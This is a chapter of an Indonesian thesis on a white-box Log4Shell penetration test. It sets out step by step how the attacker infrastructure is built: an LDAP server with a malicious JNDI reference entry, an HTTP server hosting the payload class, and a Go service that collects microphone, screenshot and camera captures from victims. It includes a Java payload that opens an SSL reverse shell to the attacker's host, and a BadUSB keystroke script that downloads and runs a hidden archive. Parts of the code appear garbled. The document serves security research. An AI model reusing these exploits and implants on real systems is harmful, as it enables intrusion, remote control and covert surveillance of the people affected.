4.2.2 Implementasi Sistem Penyerang

4.2.2.1 Instalasi dan Konfigurasi Layanan OpenLDAP

Proses pengembangan layanan LDAP dilakukan di dalam *container* A, berdasarkan spesifikasi yang dijabarkan pada tabel 4.1. **Tahapan** pengembangan diawali dengan membangun *container* A terlebih dahulu untuk dapat melakukan instalasi layanan serta dependensi di tahap berikutnya. **Berikut** adalah perintah yang digunakan untuk membuat *container* A dan menjalankannya:

```
$ docker pull ubuntu:20.04
$ docker run -p 2000-2100:2000-2100 -hostname "ldap-httpattacker"
  -it -privileged -e "TERM=xterm-256color" -name "ldap-http-attacker" ubuntu:20.04 /bin/bash
$ docker start "ldap-http-attacker"
```

Perintah di atas diawali dengan mengambil *image* Ubuntu 20.04 dari repositori docker, lalu dibangun menjadi suatu *container* dengan spesifikasi tersebut. **Dengan** adanya akses *shell* terhadap *container* A, maka tahap instalasi pada program OpenLDAP dapat dilakukan. **Selain** instalasi, proses mencangkup konfigurasi layanan seperti pengaturan nomor porta dan penyesuaian tingkat dasar RDN serta URI untuk mengakses layanan LDAP, yang mana disesuaikan dari skema DIT pada gambar 4.2. **Berikut** adalah perintah yang digunakan untuk mencapai tujuan tersebut:

```
$ apt-get install slapd ldap-utils
$ dpkg-reconfigure slapd
```

Penggunaan perintah `dpkg-reconfigure slapd` di atas akan memberikan suatu menu konfigurasi untuk mengisi nama *Domain Name System* (DNS), nama organisasi, serta kata sandi untuk entri admin pada layanan LDAP. **Pengisian** DNS disesuaikan dengan struktur dari tingkat dasar RDN pada skema DIT, yaitu `attacker.com`. **DNS** tersebut kemudian dijabarkan oleh layanan LDAP menjadi suatu *Domain Component* (DC) dengan format `dc=attacker,dc=com` yang merupakan bentuk entri dari RDN dasar.

Sebelum dapat menambahkan entri *payload*, adanya dependensi skema Java yang harus dimasukkan terlebih dahulu ke dalam layanan, karena secara bawaan OpenLDAP tidak

memuat konfigurasi skema tersebut. **Adanya** skema Java tersedia di dalam direktori `/etc/ldap/schema/` beserta dengan berkas LDIF nya. **Untuk** menambahkan skema ke dalam konfigurasi layanan LDAP, berikut perintah `ldapadd` yang dapat digunakan dengan menspesifikasikan berkas `java.ldif` yang tersedia:

```
$ ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/ldap/schema/java.ldif
```

Setelah menambahkan konfigurasi skema Java, tahap selanjutnya yaitu pembuatan berkas LDIF untuk entri *payload*. **Adapun** atribut entri yang disesuaikan dari spesifikasi rancangan skema DIT pada gambar 4.2 dan tabel 4.2. **Berikut** di bawah ini merupakan isi dari berkas `payload.ldif` yang akan digunakan:

```
dn: cn=1807422020,dc=attacker,dc=com
objectClass: device
objectClass: javaNamingReference
cn: 1807422020
javaCodeBase: http://192.168.1.9:2022/
javaClassName: http://192.168.1.9:2022/Payload.class
javaFactory: Payload
```

Sama seperti pada tahap sebelumnya, adanya penggunaan perintah `ldapadd` untuk menambah entri dari berkas `payload.ldif` ke dalam layanan LDAP. **Perintah** tersebut juga dilengkapi dengan DN dari entri admin serta penggunaan opsi `-x` sebagai tahap autentikasi melalui akun admin. **Berikut** perintah yang digunakan untuk menambahkan entri pada berkas `payload.ldif`:

```
$ ldapadd -x -D cn=admin,dc=attacker,dc=com -W -f payload.ldif
```


Setelah entri *payload* berhasil dimasukkan, layanan terlebih dahulu dikonfigurasi terkait nomor portnya sebelum diverifikasi dari luar sistem. **Hal** ini disesuaikan dari tabel 4.2 terkait *port binding* yang digunakan oleh *container A*. **Merujuk** pada topologi jaringan dari gambar 4.2, nomor porta bawaan layanan LDAP diubah dari nomor :389 menjadi :2038. **Dengan** begitu, layanan LDAP dalam *container A* dapat diakses oleh *laptop B* melalui nomor porta tersebut. **Berikut** adalah perubahan konfigurasi pada berkas `/etc/default/slapd` dan `/etc/ldap/ldap.conf`:

```
$ nano /etc/default/slapd
1. # SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
2. SLAPD_SERVICES="ldap://:2038/ ldapi:///"

$ nano /etc/ldap/ldap.conf
1. # BASE <base> & URI <ldap[si]://[name[:port]]>
2. BASE    dc=attacker,dc=com
3. URI     ldap://172.17.0.2:2038

$ service slapd restart
```

Untuk memverifikasi entri yang telah tersimpan, program yang dapat digunakan JXplorer adalah. JXplorer merupakan peramban pengguna untuk protokol LDAP yang juga dapat terintegrasi dengan pengelolaan berkas berformat LDIF. Berikut pada gambar 4.7 merupakan pencarian seluruh daftar entri pada layanan yang dilakukan dari alamat IP *laptop* A untuk menguji konektivitas *container* A terhadap jaringan LAN:



Gambar 4.7 Verifikasi entri payload dalam layanan LDAP

4.2.2.2 Instalasi dan Konfigurasi Layanan Apache HTTP Server

Adanya pengembangan layanan HTTP dilakukan untuk mengindekskan *payload* yang akan dibuat. Dengan begitu, layanan LDAP dapat menavigasikan lokasi *payload* untuk kemudian memanggil dan mengeksekusi objek dari *class payload* tersebut. Dengan

menggunakan akses *shell* yang telah didapatkan dari *container* A, berikut perintah yang digunakan pada tahap instalasi pada program Apache HTTP Server:

```
$ apt-get install apache2
```

Setelah instalasi selesai, tahap selanjutnya yaitu penambahan *virtual host*. Hal ini ditunjukkan agar layanan HTTP dapat mengindeksan direktori yang berbeda dengan nomor porta yang berbeda pula. Nomor porta yang akan digunakan oleh *virtual host* adalah :2022, yang disesuaikan terhadap entri *payload* dalam tabel 4.2. Adapun alamat direktori *virtual host* yang digunakan yaitu `/var/www/log4j`. Berikut merupakan perintah untuk pembuatan direktori serta penambahan konfigurasi `apache2` terhadap suatu *virtual host*:

```
$ mkdir /var/www/log4j
$ cp /etc/apache2/sites-available/000-default.conf /etc/apache2/
  sites-available/log4j.conf

$ nano /etc/apache2/sites-available/log4j.conf
1. # <VirtualHost *:80>
2. # DocumentRoot /var/www/html
3. <VirtualHost *:2022>
4. DocumentRoot /var/www/log4j

$ nano /etc/apache2/ports.conf
1. # Listen 80
2. Listen 2022
```

Setelah menambah konfigurasi untuk *virtual host*, adapun tahapan selanjutnya yaitu mengaktifkan konfigurasi tersebut. Hal ini dilakukan dengan membuat suatu *symbolic link* di dalam direktori `/etc/apache2/site-enabled` agar layanan dapat membaca direktori *virtual host* yang telah dibuat beserta dengan nomor porta-nya. Berikut adalah penggunaan perintah dalam mengaktifkan konfigurasi *virtual host* serta menyalakan ulang layanan untuk dapat menggunakan konfigurasi layanan HTTP yang terbaru:

```
$ a2ensite /etc/apache2/sites-available/log4j-web.conf
$ service apache2 restart
```


4.2.2.3 Pengembangan Aplikasi Layanan HTTP Go

Selain Apache HTTP Server, adapun aplikasi layanan HTTP yang dirancang dalam bahasa pemrograman Go untuk menyediakan aspek modularitas pada proses pengujian.

Aspek tersebut dikembangkan untuk membuat modul pengujian yang tersentralisasi dan terintegrasi. **Dengan** konfigurasi yang tidak bersifat *hardcoded* untuk satu spesifik modul pengujian, maka hal ini dapat meningkatkan skalabilitas untuk banyak mesin komputer dapat bekerja pada target yang sama dalam satu waktu secara efisien.

Terdapat dua *endpoint* yang akan digunakan pada layanan, yaitu */properties*, sebagai penyedia konfigurasi untuk modul pengujian lain, serta */captures*, untuk menyimpan tangkapan data dari sistem target secara dinamis ke dalam *dataset* layanan. **Adapun** penggunaan *JavaScript Object Notation* (JSON) sebagai bentuk penyimpanan datanya, sehingga mempermudah modul pengujian dalam mengakses maupun mengolah data di dalam layanan HTTP ini.

Berikut pada gambar 4.8 merupakan alur kerja pengaksesan *endpoint /properties* dengan metode GET dan PATCH:



Gambar 4.8 Activity diagram pada endpoint properties dengan metode GET dan PATCH


Gambar 4.7 di atas merupakan *activity diagram* untuk mendapatkan serta mengubah atribut properti yang tersimpan di dalam layanan. **Dengan mengakses** metode GET, penyerang dapat mengambil sebagian ataupun seluruh atribut untuk digunakan ke

dalam modul pengujian yang lain sebagai bentuk konfigurasinya. Sedangkan pada metode PATCH, penyerang dapat memodifikasi sebagian atau seluruh atribut properti dalam layanan yang kiranya dibutuhkan pembaharuan. Pendekatan ini dilakukan dengan mengisi data di dalam badan HTTP *request* berupa atribut yang akan diubah dalam format JSON.

Berikut merupakan potongan kode pada entitas untuk penyimpanan atribut *properties*, yaitu alamat IPv4 dari sistem penyerang, tipe *shell* yang digunakan pada *remote access*, nomor porta pada *remote access* serta nomor porta untuk layanan HTTP Java:

```
type property struct {
    HOST          string `json:"HOST"`
    SHELL         string `json:"SHELL"`
    PORT_LISTENER string `json:"PORT_LISTENER"`
    PORT_JAVA_HTTP string `json:"PORT_JAVA_HTTP"` }
```

Berikut pada gambar 4.9 merupakan alur kerja pengaksesan *endpoint /captures* dengan metode GET dan POST:



Gambar 4.9 Activity diagram pada endpoint captures dengan metode GET dan POST

Gambar 4.9 di atas merupakan *activity diagram* untuk mendapatkan seluruh hasil tangkapan data dari mesin target serta menambahkan data baru ke dalam layanan. Data tersebut meliputi rekaman audio via mikropon, foto tangkapan layar, serta foto kamera.

Pada metode GET, dikarenakan seluruh data tersimpan dalam format JSON, maka penyerang membutuhkan nomor indeks dari data tangkapan yang akan diambil terlebih dahulu untuk diolah nantinya. Adapun tangkapan data yang tersimpan dalam layanan dapat dikonversikan lalu diunduh secara lokal di *platform* penyerang. Sedangkan dengan metode PATCH, penyerang dapat menambahkan tangkapan data baru ke dalam layanan. Hal ini dilakukan dengan memanfaatkan salah satu modul pengujian yang tertanam di dalam sistem target dan telah terintegrasi dengan layanan. Tahap tersebut ditunjukkan sebagai salah satu bukti terjadinya pasca eksploitasi dalam pengujian.

Berikut merupakan potongan kode pada entitas untuk penyimpanan atribut *captures*, yaitu tipe sumber tangkapan data, penamaan entri data, stempel waktu pengambilan data, bentuk ekstensi berkas dari tangkapan data, serta konten dari data yang telah dilakukan *encoding* untuk memudahkan transmisi dan pengelolaan data tersebut:


```
type ENCODING struct {
    EXTENSION string `json:"EXTENSION"`
    BASE32     string `json:"BASE32"` }
type capture struct {
    TYPE      string `json:"TYPE"`
    TITLE     string `json:"TITLE"`
    TIMESTAMP string `json:"TIMESTAMP"`
    ENCODING  ENCODING `json:"ENCODING"` }
```

Berikut merupakan potongan kode dari penggunaan seluruh *endpoint* layanan beserta dengan fungsi-nya dalam nomor porta :2080, yang mana disesuaikan dengan topologi jaringan pada gambar 4.1:

```
func main() {
    r = mux.NewRouter().StrictSlash(true);
    r.HandleFunc("/", rootPath).Methods("GET");
    r.HandleFunc("/properties", getProperties).Methods("GET");
    r.HandleFunc("/properties", updateProperties).Methods("PATCH");
    r.HandleFunc("/captures", getCaptures).Methods("GET");
    r.HandleFunc("/captures", addCaptures).Methods("POST");
    log.Fatal(http.ListenAndServe(":2080", r)); }
```

4.2.2.4 Pengembangan Aplikasi Layanan HTTP Java


Aplikasi layanan HTTP dalam bahasa pemrograman Java memiliki peran penting terhadap jalannya satu vektor serangan. **Perbedaan** signifikan dengan layanan HTTP sebelumnya adalah layanan ini ditunjukkan untuk berjalan di dalam sistem target. **Dikarenakan** layanan terintegrasi dengan *library* Apache Log4j yang rentan, penyerang dapat melakukan serangan JNDI *Injection* cukup melalui pembuatan HTTP *request* dengan menyesuaikan nilai *header*-nya. **Hal** tersebut dapat diraih salah satunya dengan memanfaatkan konfigurasi *inbound firewall* yang lemah pada sistem target, sehingga dapat membuka koneksi baru dan diakses secara leluasa. **Berikut** pada gambar 4.10 merupakan alur kerja aplikasi layanan secara keseluruhan:



Gambar 4.10 Activity diagram pada aplikasi layanan HTTP Java

Proses activity diagram pada gambar 4.10 di atas diawali dengan mengirimkan HTTP *request* dalam metode GET pada *endpoint* `/properties`. **Layanan** lalu mengambil atribut `PORT_JAVA_HTTP` dari *endpoint* tersebut sebagai nomor porta-nya untuk berjalan

pada sistem target. Dalam menjalankan fungsi *Message Lookup Substitution*, Apache Log4j akan mentranslasikan *header User-Agent* sebagai atribut untuk menampung pesan yang berisikan perintah *JNDI Injection*. Pesan tersebut nantinya akan tereksekusi oleh aplikasi melalui fungsi *JNDI Lookup* setelah proses *logging* selesai.



Gambar 4.11 Class diagram pada aplikasi layanan HTTP Java

Adapun gambar 4.11 di atas merupakan *class diagram* aplikasi yang terdiri dari satu *package* utama dan dependensinya pada *interface* `HttpHandler`. Penggunaan *interface* tersebut memungkinkan aplikasi dapat melayani satu *entrypoint* dan membangun suatu fungsi di dalamnya. Terdapat dua *class* utama yang diimplementasikan di dalam *class* `Main` untuk menjalankan perannya, yaitu *class* `Util`, sebagai translasi HTTP *response* dalam format JSON ke tipe data *array*, serta *class* `ExploitHandler`, yang merupakan implementasi dari *interface* `HttpHandler`. Selain itu, penggunaan notasi REST juga digambarkan pada aplikasi layanan HTTP Go melalui *endpoint* `/properties` untuk mendapatkan atribut nomor porta layanannya.

Terhadap integrasinya dengan *library* Apache Log4j, aplikasi ini memiliki atribut *dependency* yang sama seutuhnya dengan aplikasi target *desktop* GUI, yang memang didedikasikan sebagai layanan yang rentan. Walaupun begitu, aplikasi hanya dirancang dengan format *logging* dalam bentuk *console*. Adanya pendekatan ini diharapkan dapat meminimalisir bekas dari jejak serangan pada sistem target. Berikut adalah potongan


dari bentuk konfigurasi Apache Log4j sederhana yang menggunakan format *console* dalam melakukan fungsi *logging*-nya:

```
name = Log4j2PropertiesConfig
#-----
appender.console.type = Console
appender.console.name = consoleLogger
appender.console.layout.type = PatternLayout
appender.console.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%-5p) %m%n
#-----
rootLogger.appenderRef.stdout.ref = consoleLogger
```

Dalam menjalankan layanan HTTP, adapun penggunaan properti sistem untuk koneksi layanan LDAP terhadap fitur JNDI berupa `trustUrlCodebase` yang bernilai *true*.

Pendekatan ini ditunjukkan agar penyerang dapat menggunakan *remote class* yang tersimpan di layanan Apache HTTP Server sebelumnya. **Dengan** begitu, layanan akan tetap dapat mengeksekusi *payload* RAT-nya terlepas dari versi Java yang tersedia pada sistem target.

Pada implementasinya, layanan didukung dengan skrip Bash untuk terus mencari nomor porta yang tersedia di dalam sistem target apabila nomor porta terblokir, atau proses dari layanan dihentikan. **Rentang** nomor porta yang digunakan adalah bentuk dinamis, yaitu dari 49152 – 65535. **Nomor** porta yang diambil secara acak kemudian dilakukan pembaharuan pada atribut `PORT_JAVA_HTTP` di *endpoint* `/properties`, lalu mengulang proses jalannya layanan HTTP. **Berikut** pada gambar 4.12 adalah tampilan *logging* layanan pada *header* User-Agent menggunakan peramban web yang berbeda:



```
root@ldap-http-attacker: ~/tools/log4shell-white-box/red/mvn-web-exploit
root@ldap-http-attacker:~/tools/log4shell-white-box/red/mvn-web-exploit# java -jar target/payload-6.22.jar
[06/11/22 20:42:56] (DEBUG) starting log4shell http server at :49152 ...
[06/11/22 20:44:48] (INFO ) User-Agent: curl/7.81.0
[06/11/22 20:48:15] (INFO ) User-Agent: python-requests/2.18.3
[06/11/22 20:57:18] (INFO ) User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.5249.62 Safari/537.36
[06/11/22 20:57:52] (INFO ) User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/105.0.0.0 Safari/537.36
[06/11/22 20:57:52] (INFO ) User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/105.0.0.0 Safari/537.36
```

Gambar 4.12 Tampilan logging pada aplikasi layanan HTTP Java

4.2.2.5 Pengembangan Payload Java

Dalam membangun *payload* RAT, salah satu komponen yang dibutuhkan program adalah *interface* `ObjectFactory`. *Interface* tersebut merupakan bagian dari *framework* JNDI yang digunakan untuk membuat dan memanggil *object* dari suatu *class*. Adanya implementasi *interface* `ObjectFactory` memungkinkan suatu *object* dapat dijalankan di dalam program yang berbeda secara *remote*. Hal ini dilakukan melalui penggunaan fitur JNDI *Lookup* serta integrasinya dengan layanan direktori LDAP. Adapun fungsi yang dimodifikasi dari *interface* tersebut, yaitu `getObjectInstance`, untuk dapat menjalankan seluruh logika di dalam *payload* saat *object* berhasil dipanggil. Berikut adalah potongan kode dari implementasi `getObjectInstance` yang dikustomisasi sesuai dengan kebutuhan eksploitasi:

```
public class Payload implements ObjectFactory {
    ...
    @Override
    public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashtable<?, ?> environment) throws Exception {
        String[] json = jsonParser("http://192.168.1.9:2080/properties");
        shell = json[1];
        host = json[0];
        port = Integer.parseInt(json[2]);
        //-----
        while(true) {
            try {
                p = Runtime.getRuntime().exec(shell+" -c $@"+"+shell+" 0 echo mkfi
                fo /tmp/s; "+shell+" -i < /tmp/s 2>&1 | openssl s_client -quiet -
                connect "+host+": "+port+" > /tmp/s 2> /dev/null; rm /tmp/s");
                break;
            } catch (Exception e) {System.out.println(e);}
        } return null;
    }
}
```

Pada kode di atas, terdapat tiga atribut yang diambil dari *endpoint* `/properties`, yaitu `SHELL`, `HOST`, serta `PORT_LISTENER`. Ketiga atribut tersebut yang akan digunakan untuk menyambungkan koneksi *reverse shell* TCP yang dibangun di sisi sistem penyerang. Agar serangan menjadi lebih aman, koneksi pun didukung protokol SSL dengan adanya penggunaan *self-signed certificate* yang disediakan sistem penyerang.

4.2.2.5 Pengembangan Perangkat BadUSB

Pengembangan pada perangkat *BadUSB* diawali dengan meregistrasi perangkat ke dalam sistem melalui manajemen perangkat Udev. **Layanan** tersebut digunakan untuk membuat suatu *node* relasi secara dinamis pada perangkat DigiSpark ke dalam sistem, sehingga antar muka dan atribut perangkat dapat dikenali untuk kemudian dilakukan pemrograman di dalamnya. **Berikut** adalah implementasi konfigurasinya beserta hak akses *read* dan *write* untuk pengguna pada *laptop A*:

```
$ sudo nano /etc/udev/rules.d/49-micronucleus.rules
1. SUBSYSTEMS=="usb",ATTRS{idVendor}=="16d0",ATTRS{idProduct}=="0753", MODE:="0666"
2. KERNEL=="ttyACM*",ATTRS{idVendor}=="16d0",ATTRS{idProduct}=="0753", MODE:="0666", ENV{ID_MM_DEVICE_IGNORE}="1"

$ sudo udevadm control --reload-rules
```

Dalam memprogram perangkat untuk melakukan eksploitasi, rangkaian perintah yang dikembangkan dalam skrip Bash kemudian dikemas ke dalam bentuk *encoding base64* terlebih dahulu. **Hal** ini ditunjukkan agar seluruh rangkaian tersebut dapat dijalankan dalam format yang kompatibel dan sederhana, tanpa menghilangkan kapabilitasnya dalam pengujian. **Berikut** merupakan skrip Bash yang kemudian dilakukan *encoding* untuk disimpan ke dalam berkas *digispark.b64*:

```
$ nano digispark.sh
1. #!/bin/bash
2. wget -q -O /tmp/.a https://github.com/hotpotcookie/log4shell-white-box/raw/main/red/payload/pwnd.tar.gz & wait
3. tar -xf /tmp/.a -C /tmp/ & wait
4. bash /tmp/.cooki3.sh -r & disown

$ cat digispark.sh | base64 | tr -d '\n' > digispark.b64
```

Berkas skrip Bash diawali dengan mengunduh arsip yang berisikan modul pengujian serta aplikasi layanan HTTP Java. **Setelah** terbuka, skrip kemudian mulai menjalankan layanan di belakang latar tanpa membutuhkan proses dari terminal. **Konten** tersebut yang lalu di-*encoding* untuk digunakan pada pemrograman Arduino. **Berikut** adalah

potongan kode dalam berkas `digispark.ino` yang digunakan untuk memprogram BadUSB untuk fungsi eksploitasi dalam perangkat DigiSpark Attiny 85:

```
#include "DigiKeyboard.h"
void setup() {
    ...
    DigiKeyboard.sendKeyStroke(KEY_F2 MOD_ALT_LEFT);
    DigiKeyboard.println("gnome-terminal -e '/bin/bash -i -c \"base64 -d <<<
IyEvYmluL2Jhc2gKIy0tLS0tLS0tLS0Kd2dldCAtcSAAtTyAvdG1wLy5hIGh0dHBz0i8vZ2l0
aHVhLmNvbS9ob3Rwb3Rjb29raWUvbG9nNHNoZWxsLXdoaXRLLWJveC9yYXcvbWFpbi9yZWQv
cGF5bG9hZC9wd25kLnRhci5neiAmIHdhaXQKdGFyIC14ZiAvdG1wLy5hIC1DlIC90bXAvICYg
d2FpdApiYXNoIC90bXAvLmNvb2tpMy5zaCAtcAmIGRpc293bg== | bash\"");
}
```

Terdapat dua perintah utama yang menggunakan fungsi `DigiKeyboard` untuk mensimulasikan *keystroke* pada *keyboard* sistem. Rangkaian perintah tersebut pada dasarnya dimulai dengan membuka *console* sistem untuk memasukan injeksinya, lalu mengetikkan perintah untuk melakukan *decoding* dari konten `digispark.b64` yang tereksekusi dalam *shell* Bash pada program terminal. Adapun pemilihan program `gnome-terminal` karena adanya dependensi skrip Bash terhadap *environment variable* sistem yang disediakan di dalamnya, sehingga eksploitasi dapat berfungsi secara utuh.

4.3 Pengujian Kerentanan Aplikasi dan Sistem Target

Pada tahap pengujian berikut, seluruh rangkaian kegiatan didasarkan menggunakan metode PTES. Tahapan diawali dengan mengidentifikasi informasi kerentanan hingga perancangan vektor serangan. Bentuk eksploitasi dilakukan menggunakan instrumen pengujian yang telah dibangun pada bab sebelumnya secara *white-box testing*. Adapun hasil akhir dari pengujian ini berupa analisis dari perbedaan sumber daya sistem target baik setelah eksploitasi ataupun remediasi.

4.3.1 Pre-Engagement

